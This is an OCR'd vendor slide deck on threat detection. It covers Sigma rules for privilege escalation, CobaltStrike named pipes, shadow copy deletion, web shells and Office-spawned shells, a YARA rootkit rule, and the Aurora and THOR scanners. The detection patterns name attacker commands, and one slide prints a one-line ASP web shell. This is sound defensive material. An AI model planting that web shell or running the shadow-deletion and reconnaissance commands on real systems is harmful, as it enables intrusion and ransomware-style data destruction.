
win_whoami_as_system.yml | win_susp_whoami_anomaly.yml | lnx_back_connect_shell_

```yaml
title: Run Whoami as SYSTEM
id: 80167ada-7a12-41ed-b8e9-aa47195c66a1
status: experimental
description: Detects a whoami.exe executed by LOCAL SYSTEM. This may be a sign of a successful local privilege escalation.
references:
    - https://speakerdeck.com/heirhabarov/hunting-for-privilege-escalation-in-windows-environment
author: Teymur Kheirkhabarov
date: 2019/10/23
modified: 2021/08/26
tags:
    - attack.privilege_escalation
    - attack.discovery
    - attack.t1033
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        User|startswith:
            - 'NT AUTHORITY\SYSTEM'
            - 'AUTORITE NT\Sys' # French language settings
        Image|endswith: '\whoami.exe'
    condition: selection
falsepositives:
    - Unknown
level: high
```

T1033

4. CobaltStrike Named Pipe

- Stage: Privilege Escalation, Execution
- No false positives
- Requires Named Pipe Monitoring (Sysmon)



sysmon_mal_cobaltstrike.yml

```yaml
title: CobaltStrike Named Pipe
id: d5601f8c-b26f-4ab0-9035-69e11a8d4ad2
status: experimental
description: Detects the creation of a named pipe as used by CobaltStrike
references: ...
date: 2021/05/25
author: Florian Roth, Wojciech Lesicki
tags:
    - attack.defense_evasion
    - attack.privilege_escalation
    - attack.t1055
logsource: ...
detection:
    selection_MSSE:
        PipeName|contains|all:
            - '\MSSE-'
            - '-server'
    selection_postex:
        PipeName|startswith: '\postex_'
    selection_postex_ssh:
        PipeName|startswith: '\postex_ssh_'
    selection_status:
        PipeName|startswith: '\status_'
    selection_msagent:
        PipeName|startswith: '\msagent_'
    condition: 1 of them
falsepositives:
    - Unknown
level: critical
```

Event 17, Sysmon


General | Details

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime: 2021-05-26 15:37:15.199
ProcessGuid: {bc1e9b59-6b2b-60ae-ba04-000000000700}
ProcessId: 632
PipeName: \MSSE-9415-server
Image: C:\malware\beacon1.exe
```

T1055

3. Shadow Copies Deletion Using Operating System Utilities

- Stage: Impact
- Ransomware detection
- Behavior-based
- Low false positive rates




T1070, T1490

win_shadow_copies_deletion.yml

```yaml
title: Shadow Copies Deletion Using Operating Systems Utilities
id: c947b146-0abc-4c87-9c64-b17e9d7274a2
status: stable
description: Shadow Copies deletion using operating systems utilities
author: Florian Roth, Michael Haag, Teymur Kheirkhabarov, Daniil Yugoslavskiy, oscd.community, Andreas Hunkeler (@Karneades)
date: 2019/10/22
modified: 2021/06/02
references: …
tags:
    - attack.defense_evasion
    - attack.impact
    - attack.t1070
    - attack.t1490
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image|endswith:
            - '\powershell.exe'
            - '\wmic.exe'
            - '\vssadmin.exe'
            - '\diskshadow.exe'
        CommandLine|contains|all:
            - shadow # will match "delete shadows" and '
            - delete
    selection2:
        Image|endswith:
            - '\wbadmin.exe'
        CommandLine|contains|all:
            - delete
            - catalog
            - quiet # will match -quiet or /quiet
    condition: 1 of selection*
```

2. Webshell Detection With Command Line Keywords


- Stage: Persistence
- Solid web shell detection
- Behavior-based
- Reasonably low false positive rates (easy to filter)



win_webshell_detection.yml

```yaml
title: Webshell Detection With Command Line Keywords
id: bed2a484-9348-4143-8a8a-b801c979301c
description: Detects certain command line parameters often used during reconnaissance activity via web shells
author: Florian Roth, Jonhnathan Ribeiro, Anton Kutepov, oscd.community
references: …
date: 2017/01/01
modified: 2021/03/02
tags:
    - attack.persistence
    - attack.t1505.003
    - attack.t1018
    - attack.t1033
    - attack.t1087
    - attack.privilege_escalation      # an
    - attack.t1100      # an old one
logsource: …
detection:
    parent_is_web_server_process:
        - ParentImage|endswith:
            - '\w3wp.exe'
            - '\php-cgi.exe'
            - '\nginx.exe'
            - '\httpd.exe'
        - ParentImage|contains:
            - '\apache'
            - '\tomcat'
    net_utility:
        Image|endswith:
            - '\net.exe'
            - '\net1.exe'
        CommandLine|contains:
            - ' user '
            - ' use '
            - ' group '
    ping_utility:
        Image|endswith: '\ping.exe'
        CommandLine|contains: ' -n '
    change_dir:
        CommandLine|contains:
```


T1505.003



https://www.microsoft.com/security/blog/2020/02/04/ghost-in-the-shell-investigating-web-shell-attacks/

1. Microsoft Office Product Spawning Windows Shell


- Stage: Initial Access
- Found in most phishing attacks
- Very stable
- Low false positive rate



win_office_shell.yml

```yaml
title: Microsoft Office Product Spawning Windows Shell
id: 438025f9-5856-4663-83f7-52f878a70a50
description: Detects a Windows command line executable started from Micro
references:
    - https://mgreen27.github.io/posts/2018/04/02/DownloadCradle.html
tags:
    - attack.execution
    - attack.t1059
author: Michael Haag, Florian Roth, Markus Neis
date: 2018/04/06
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage:
            - '*\WINWORD.EXE'
            - '*\EXCEL.EXE'
            - '*\POWERPNT.exe'
        Image:
            - '*\cmd.exe'
            - '*\powershell.exe'
            - '*\wscript.exe'
            - '*\cscript.exe'
    condition: selection
falsepositives:
    - Unlikely
level: high
```

T1059




https://app.any.run/tasks/b35cc0bc-1493-44bb-a1d8-49b68f92fade/

What is Aurora?

A lightweight agent
that applies Sigma rules
on endpoints

Aurora Agent

- Lightweight agent that applies Sigma rules on log data in real-time on endpoints
- Uses ETW (Event Tracing for Windows)
- Managed locally via config files or via ASGARD Management Center
- Extends the Sigma standard with ‘response’ actions
  - Kill, KillParent, Suspend, Dump
  - Custom actions
- Consider it your custom Sigma-based EDR
- Aurora Agent Lite
  - free, lacks comfort features and modules (e.g. Cobalt Strike beaconing detection)



Key Benefits 1/2

100% Transparency

You always know exactly why a rule triggered and can adjust that rule to your needs. Every rule has descriptions and references that explain the author's intentions. No machine learning magic that generates tons of false positives.

Highly Customizable

Create and add your own rules and decide if Aurora should block certain activity. Aurora supports simulated blocks, offers a variety of pre-defined and custom response actions. Let Aurora report into your SIEM or your MDR service provider.

Minimal Network Load and Storage Costs

As the matching happens on the endpoint, Aurora transmits only a fraction of the data that other EDRs generate and transmit to their backends. Usually you'll see less than 1% of the usual network load and storage used by log data collected from Aurora agents.

Key Benefits 2/2

Completely On-Premises

Your confidential data never leaves your network.

Limited Resource Usage


Aurora allows you to throttle its CPU usage and event output rate. These optional throttling options allow you to set priorities and put your system's stability first.

Free Version

Aurora Lite is a limited version of Aurora and free of charge. It's a great way to give it a whirl. All we ask for is a newsletter subscription.

Response Actions

- Use Sigma to detect a threat
- Add a response action
  - Predefined
    - Kill a process or parent process
    - Suspend a process
    - Dump process memory
  - Custom
    - A custom command line that can make use of environment variables and the event's values
      e.g. copy %Image% %%ProgramData%%\%ProcessId%.bin
- Contains threats in less than a second



Ransomware Example

Sigma Rule with Response

```
detection:
    selection1:
        - Image|endswith:
            - '\tasksche.exe'
            - '\mssecsvc.exe'
            - '\taskdl.exe'
            - '\taskhsvc.exe'
            - '\taskse.exe'
            - '\111.exe'
            - '\lhdfrgui.exe'
            - '\diskpart.exe'
            - '\linuxnew.exe'
            - '\wannacry.exe'
        - Image|contains: 'WanaDecryptor'
    condition: 1 of them
response:
    type: predefined
    action: kill
```

Response Action

What is YARA?

On open source signature format

What is YARA?

- An open source signature format and tool
- Allows us to write and share rules with others that use or support YARA



```
rule MAL_LNX_Rootkit_TheXcellerator_Jun22_2 {
   meta:
      description = "Detects TheXcellerator Linux rootkit"
      author = "Florian Roth"
      reference = "https://xcellerator.github.io/posts/linux_rootkits_01/"
      date = "2022-06-15"
      score = 85
      hash1 = "2173d5e7785fca144aae920fbe0cd73a1d2ff6a48f7a0c68ae3e0a8aeb94f4e1"
   strings:
      $x1 = "/dev/shm/rk.sh" ascii fullword
      $x2 = "6%s: hooked call to execve(%s" ascii fullword
      $x3 = "rk_unhijack_execve" ascii fullword

      $op1 = { 48 83 ec 10 65 48 8b 04 25 28 00 00 00 48 89 44 24 08 31 }
      $op2 = { 48 c7 c7 00 00 00 00 39 c5 0f 4e c5 48 63 d0 b8}
   condition:
      uint16(0) == 0x457f and
      filesize < 20KB and 1 of them or 2 of them
}
```

What is THOR?

Automating compromise assessments

What is THOR?

- Scanner that detects adversary activity
- Classifies as ...
  - Compromise Assessment Scanner
  - Triage Tool
  - Live Forensic Scanner
  - IOC and YARA Scanner
- Feature-Rich
  - Live forensics, image scans, drop zone mode
  - Sigma scanning
  - Remote scanning
- Flexible
  - No installation, use standalone or with ASGARD agent
- Multi-Platform
  - Windows, Linux, macOS, AIX



THOR Detects Hacking Activities

- All the things an Antivirus and EDRs miss
  - Dual-use tools, web shells, renamed tools, hack tool outputs, traces of malicious activity, system file anomalies, obfuscations
  - “Malware-less” attacks and backdoors

Example 1 – Credential Dumper

File Name: mimikatz.sys
Detection Ratio: 7/55

Example 2 – Tiny WebShell

File Name: x.asp
Detection Ratio: 0/55
Content: <%eval request("ad")%>

Example 3 – Renamed PSExec.exe

File Name: p.exe
Detection Ratio: 0/55
Folder: C:\TEMP

Example 4 – Hacktool Output

File Name: pwdump.log
Detection Ratio: 0/55

Example 5 – LSASS memory dump

File Name: lsass.dmp
Detection Ratio: 0/55

Example 6 – System File Anomaly

File Name: svchost.exe
Detection Ratio: 0/55
Packer: UPX

THOR‘s Characteristics 1/2

Focus on Hacker Activity

THOR focuses on everything the Antivirus misses. With its huge signature set of thousands of YARA and Sigma rules, IOCs, rootkit and anomaly checks, THOR covers all kinds of threats.

THOR does not only detect the backdoors and tools attackers use but also outputs, temporary files, system configuration changes and other traces of malicious activity.

Flexible Deployment

THOR doesn't have to be installed. You can just copy it to a remote system, run it from a network share or use it on USB drives that you carry to the affected systems.


However, you can deploy it for continuous compromise assessments using the ASGARD agents.

Impressive Detection Rate

THOR’s impressive detection rate is well-known in the industry and fits the needs of threat hunters around the globe.

Thousands of generic signatures detect anomalies, obfuscation techniques and suspicious properties to rapidly accelerate compromise assessments.

THOR‘s Characteristics 2/2



Multiple Output Options

THOR supports various ways to report findings. It writes a text log or sends SYSLOG messages to a remote system (TCP, UDP, CEF, JSON, optional TLS).

An HTML report is generated at the end of the scan. You can use the free Splunk App or ASGARD Analysis Cockpit to analyze THOR's reports of thousands of systems.

Custom IOCs and YARA Rules

You can easily add your own indicators and signatures from threat feeds, your own investigations or threat reports.

Stability Has High Priority

THOR monitors the systems' resources during the scan. If the available free main memory drops below a certain threshold, THOR stops the scan and exits with a warning. It automatically applies throttling if it detects low hardware resources and disables features that could affect the systems' stability.

Other Noteworthy Features

Archive Scan


The archive scan feature extracts archives in-memory and applies the filename IOCs and YARA rules to its contents.

Encrypted Custom Signatures

With the help of thor-util you can encrypt your custom IOC and YARA files before you deploy the scanner on possibly compromised end systems.

You can also instruct THOR to encrypt the output files of the scan and then decrypt them using thor-util in your lab.

This way sensitive information stays always protected from prying eyes.



Message Enrichment

THOR doesn't just report a matching element but tries to provide as much related information as possible.

E.g. reporting a mutex IOC match includes information on the corresponding process, the binary image, hashes, first bytes and parent process information.

This greatly helps analysts evaluation a given event.

THOR Use Cases

Environment Triage Sweep

Complete Overview
- Scheduled run
- All systems
- Syslog to SIEM or Analysis Cockpit


Single System Live Forensics

Intense System Analysis
- Manual run
- Single suspicious system
- HTML report, text log

Image Scan in Lab

Lab Analysis
- Scan mounted system images
- No live data / filesystem only
- HTML report, text log

Drop Zone Mode



Lab Integration
- Scans samples dropped to a certain folder
- Syslog, text log

THOR Lite

Free version of THOR

THOR Lite

- Reduced but free version of THOR
- Usable Modules:
  - File Scan
  - Process Scan
  - Process Connection Analysis
  - Autostart & Run Key Analysis
- Uses 4000+ Open Source signatures

	LOKI	THOR Lite	THOR 10
Type	Free / Open Source	Free / Registration Required	Enterprise Product
Main Use Case	Triage	Triage	Preventive Scanning Incident Response Live Forensics
Platform	Windows (precompiled) Linux / macOS (source)	Windows Linux macOS	Windows Linux macOS AIX
Size (Binaries)	8 MB	28 MB	28 MB
Language	Python	Go	Go
Modules	3	5	27
Bundled Signatures	Open Source (~4000 YARA rules)	Open Source (~4000 YARA rules)	THOR's Signature Set (~16,500 YARA rules)
Support and Testing	Github README & Issues, Travis-CI	Manual, Internal CI	Manual & Support Portal, Internal CI
Special Extras	Levenshtein check PESieve check Double Pulsar check	JSON output SYSLOG (tcp/udp/ssl) Scan Throttling	Full Feature Set
Warning	Limited Coverage	Limited Coverage	